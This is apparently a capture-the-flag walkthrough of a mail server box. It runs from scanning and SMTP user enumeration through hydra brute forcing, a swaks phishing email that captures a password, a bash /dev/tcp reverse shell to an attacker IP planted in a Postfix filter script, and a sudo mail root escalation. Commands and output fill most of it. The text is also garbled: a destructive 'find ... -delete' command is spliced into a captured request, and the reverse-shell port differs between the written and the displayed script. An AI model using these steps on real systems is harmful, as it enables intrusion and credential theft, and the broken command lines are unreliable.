Writeup by wook413

Enumeration

Nmap

initial TCP scan

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -Pn -n --open --min-rate 3000 -p-
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-10 16:47 UTC
Nmap scan report for 192.168.201.137
Host is up (0.046s latency).
Not shown: 65528 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
25/tcp  open  smtp
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap
993/tcp open  imaps
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 14.05 seconds
```

Second TCP scan performed on the discovered ports

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sC -sV -p 22,25,80,110,143,993,995
```

```
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-10 16:48 UTC
Nmap scan report for 192.168.201.137
Host is up (0.046s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
25/tcp  open  smtp     Postfix smtpd
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: postfish.off, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2021-01-26T10:26:37
|_Not valid after:  2031-01-24T10:26:37
80/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp open  pop3     Dovecot pop3d
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2021-01-26T10:26:37
|_Not valid after:  2031-01-24T10:26:37
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: AUTH-RESP-CODE PIPELINING USER TOP RESP-CODES
SASL(PLAIN) STLS CAPA UIDL
143/tcp open  imap     Dovecot imapd (Ubuntu)
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2021-01-26T10:26:37
|_Not valid after:  2031-01-24T10:26:37
|_ssl-date: TLS randomness does not represent time
|_imap-capabilities: Pre-login IMAP4rev1 post-login have OK STARTTLS
more ENABLE listed ID AUTH=PLAINA0001 SASL-IR LITERAL+ LOGIN-REFERRALS
capabilities IDLE
993/tcp open  ssl/imap Dovecot imapd (Ubuntu)
```

```
|_imap-capabilities: IMAP4rev1 post-login have OK LITERAL+ more ENABLE
listed AUTH=PLAINA0001 Pre-login SASL-IR ID LOGIN-REFERRALS capabilities
IDLE
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2021-01-26T10:26:37
|_Not valid after:  2031-01-24T10:26:37
|_ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE RESP-CODES PIPELINING USER
SASL(PLAIN) TOP CAPA UIDL
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=ubuntu
| Subject Alternative Name: DNS:ubuntu
| Not valid before: 2021-01-26T10:26:37
|_Not valid after:  2031-01-24T10:26:37
Service Info: Host:  postfish.off; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
```

Lastly, UDP scan on the top 10 ports

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap $IP -sU --top-ports 10
Starting Nmap 7.95 ( <https://nmap.org> ) at 2026-01-10 16:49 UTC
Nmap scan report for 192.168.201.137
Host is up (0.045s latency).

PORT     STATE         SERVICE
53/udp   closed        domain
67/udp   open|filtered dhcps
123/udp  closed        ntp
135/udp  closed        msrpc
137/udp  closed        netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  closed        snmp
```

```
445/udp  closed        microsoft-ds
631/udp  closed        ipp
1434/udp closed        ms-sql-m

Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds
```


Initial Access

HTTP 80

I tried to access the target IP via a web browser, but the host `postfish.off` could not be resolved so I added the following in `/etc/hosts`

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "192.168.201.137 postfish.off" | sudo tee -a /etc/hosts
192.168.201.137 postfish.off
```

The `/team.html` page lists four team members; I have noted their names as they may serve as potential usernames later.



```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat users.txt
Claire Maddison
Mike Ross
Brian Moore
Sarah Lorem
```

SMTP 25

Having exhausted potential leads from the web interface, I proceeded to enumerate the SMTP service. I first used `username-anarchy` to generate a list of potential username permutations based on the identified staff names.

```
┌──(kali㉿kali)-[~/Desktop/username-anarchy]
└─$ ./username-anarchy --input-file ../users.txt >
~/Desktop/potential_users.txt
┌──(kali㉿kali)-[~/Desktop]
└─$ cat potential_users.txt
claire
clairemaddison
claire.maddison
clairema
claimadd
clairem
c.maddison
cmaddison
mclaire
m.claire
maddisonc
maddison
maddison.c
maddison.claire
cm
mike
mikeross
mike.ross
miker
m.ross
mross
...
```

Running `smtp-user-enum` confirmed that three usernames from the generated list are valid on the server.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smtp-user-enum -M VRFY -U potential_users.txt -t $IP -p 25
Starting smtp-user-enum v1.2 ( <http://pentestmonkey.net/tools/smtp-
user-enum> )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... potential_users.txt
Target count ............. 1
Username count ........... 58
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sat Jan 10 17:52:32 2026 #########
192.168.201.137: mike.ross exists
192.168.201.137: brian.moore exists
192.168.201.137: sarah.lorem exists
######## Scan completed at Sat Jan 10 17:52:35 2026 #########
3 results.

58 queries in 3 seconds (19.3 queries / sec)
```

Despite extensive brute-force attempts, I was initially unable to identify passwords for these three accounts.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cewl <http://postfish.off> > mylist.txt

┌──(kali㉿kali)-[~/Desktop]
└─$ cat mylist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja)
(<https://digi.ninja/>)
```

```
Lorem
consequat
quis
veniam
minim
enim
aliqua
magna
dolore
labore
incididunt
tempor
consectetur
adipiscing
...
```

I ran `smtp-user-enum` again using this custom wordlist, which successfully identified two additional valid accounts.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ smtp-user-enum -M VRFY -U mylist.txt -t $IP
Starting smtp-user-enum v1.2 ( <http://pentestmonkey.net/tools/smtp-
user-enum> )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... mylist.txt
Target count ............. 1
Username count ........... 117
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sat Jan 10 18:08:41 2026 #########
192.168.201.137: Sales exists
```

```
192.168.201.137: Legal exists
######## Scan completed at Sat Jan 10 18:08:45 2026 #########
2 results.

117 queries in 4 seconds (29.2 queries / sec)
```

The consolidated list of discovered valid usernames is as follows::

```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat final_list.txt
mike.ross
brian.moore
sarah.lorem
sales
legal
```

Finally found a set of valid credentials using `hydra`

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L final_list.txt -P final_list.txt pop3://$IP
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes
(this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2026-
01-10 18:12:02
[INFO] several providers have implemented cracking protection, check
with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries
(l:5/p:5), ~2 tries per task
[DATA] attacking pop3://192.168.201.137:110/
[110][pop3] host: 192.168.201.137   login: sales   password: sales
1 of 1 target successfully completed, 1 valid password found
Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2026-
01-10 18:12:14
```

I successfully logged into pop3 server and found the following email

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nv $IP 110
(UNKNOWN) [192.168.201.137] 110 (pop3) open
+OK Dovecot (Ubuntu) ready.
user sales
+OK
pass sales
+OK Logged in.
list
+OK 1 messages:
1 683
.
retr 1
+OK 683 octets
Return-Path: <it@postfish.off>
X-Original-To: sales@postfish.off
Delivered-To: sales@postfish.off
Received: by postfish.off (Postfix, from userid 997)
        id B277B45445; Wed, 31 Mar 2021 13:14:34 +0000 (UTC)
Received: from x (localhost [127.0.0.1])
        by postfish.off (Postfix) with SMTP id 7712145434
        for <sales@postfish.off>; Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
Subject: ERP Registration Reminder
Message-Id: <20210331131139.7712145434@postfish.off>
Date: Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
From: it@postfish.off

Hi Sales team,

We will be sending out password reset links in the upcoming week so that
we can get you registered on the ERP system.

Regards,
IT
.
```

Then I sent a phishing email to `Brian Moore` who is a part of the sales team using `swaks`

```
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ swaks -t brian.moore@postfish.off --from it@postfish.off --server
postfish.off --body "click <http://192.168.45.236> to reset your
password" --header "Subject: password reset"
=== Trying postfish.off:25...
=== Connected to postfish.off.
<-  220 postfish.off ESMTP Postfix (Ubuntu)
 -> EHLO kali
<-  250-postfish.off
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250-SMTPUTF8
<-  250 CHUNKING
 -> MAIL FROM:<it@postfish.off>
<-  250 2.1.0 Ok
 -> RCPT TO:<brian.moore@postfish.off>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Sat, 10 Jan 2026 18:30:17 +0000
 -> To: brian.moore@postfish.off
 -> From: it@postfish.off
 -> Subject: password reset
 -> Message-Id: <20260110183017.462846@kali>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 ->
 -> click <http://192.168.45.236> to reset your password
 ->
 ->
 -> .
<-  250 2.0.0 Ok: queued as 7AF80404F6
 -> QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.
```

After waiting a few minutes, I received a callback on my listener containing Brian's credentials: `EternaLSunshinE`

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.236] from (UNKNOWN) [192.168.201.137] 34984
POST / HTTP/1.1
Host: 192.168.45.236
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 207
Content-Type: application/x-www-form-urlencoded

first_name%3DBrian%26last_name%3DMoore%26email%3Dbrian.moore%postfish.of
f%26username%3Dbrian.moore%26password%3DEternaLSunshinE%26confifind
/var/mail/ -type f ! -name sales -delete_password%3DEternaLSunshinE
```

Successfully got into SSH using his credentials

```
brian.moore@postfish:~$ whoami
brian.moore
```

Found `local.txt` under `/home/brian.moore`

```
brian.moore@postfish:~$ ls
local.txt
brian.moore@postfish:~$ cat local.txt
4c7b...
```

Privilege Escalation

`id` command revealed that the user `brian.moore` is a member of the `filter` group

```
brian.moore@postfish:/$ id
uid=1000(brian.moore) gid=1000(brian.moore)
groups=1000(brian.moore),8(mail),997(filter)
```

I identified an unusual file at `/etc/postfix/disclaimer` which is writable by any user in the `filter` group

```
brian.moore@postfish:/$ find / -group filter 2>/dev/null
/etc/postfix/disclaimer
/var/spool/filter

brian.moore@postfish:/$ ls -la /etc/postfix/disclaimer
-rwxrwx--- 1 root filter 1184 Jan 10 19:12 /etc/postfix/disclaimer
```

I replaced the original file with the following code

```
brian.moore@postfish:/$ echo '#!/bin/bash' > /etc/postfix/disclaimer
brian.moore@postfish:/$ echo 'bash -i >& /dev/tcp/192.168.45.236/443
0>&1' >> /etc/postfix/disclaimer
brian.moore@postfish:/$ cat /etc/postfix/disclaimer
#!/bin/bash
bash -i >& /dev/tcp/192.168.45.236/80 0>&1
```

To execute the modified script and establish a connection to my listener, I sent another email to trigger the mail filter.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ swaks -t brian.moore@postfish.off --from it@postfish.off --server
postfish.off --body "hello me again" --header "Subject: hi there"
=== Trying postfish.off:25...
=== Connected to postfish.off.
<-  220 postfish.off ESMTP Postfix (Ubuntu)
 -> EHLO kali
<-  250-postfish.off
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
```

```
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250-SMTPUTF8
<-  250 CHUNKING
 -> MAIL FROM:<it@postfish.off>
<-  250 2.1.0 Ok
 -> RCPT TO:<brian.moore@postfish.off>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Sat, 10 Jan 2026 19:28:01 +0000
 -> To: brian.moore@postfish.off
 -> From: it@postfish.off
 -> Subject: hi there
 -> Message-Id: <20260110192801.492383@kali>
 -> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
 ->
 -> hello me again
 ->
 ->
 -> .
<-  250 2.0.0 Ok: queued as C779241A27
 -> QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.
```

Got the shell as `filter`

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.236] from (UNKNOWN) [192.168.201.137] 56362
bash: cannot set terminal process group (264154): Inappropriate ioctl
for device
bash: no job control in this shell
filter@postfish:/var/spool/postfix$ whoami
whoami
filter
filter@postfish:/var/spool/postfix$ id
id
uid=997(filter) gid=997(filter) groups=997(filter)
```

`filter` can run `/usr/bin/mail` without password

```
sudo -l
Matching Defaults entries for filter on postfish:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/
sbin\\:/bin\\:/snap/bin

User filter may run the following commands on postfish:
    (ALL) NOPASSWD: /usr/bin/mail *
filter@postfish:/var/spool/postfix$
```

Got the shell as `root`

```
filter@postfish:/var/spool/postfix$ sudo mail --exec='!/bin/bash'
root@postfish:/var/spool/postfix# whoami
root
```

Found `proof.txt`

```
root@postfish:~# cat proof.txt
3e0...
```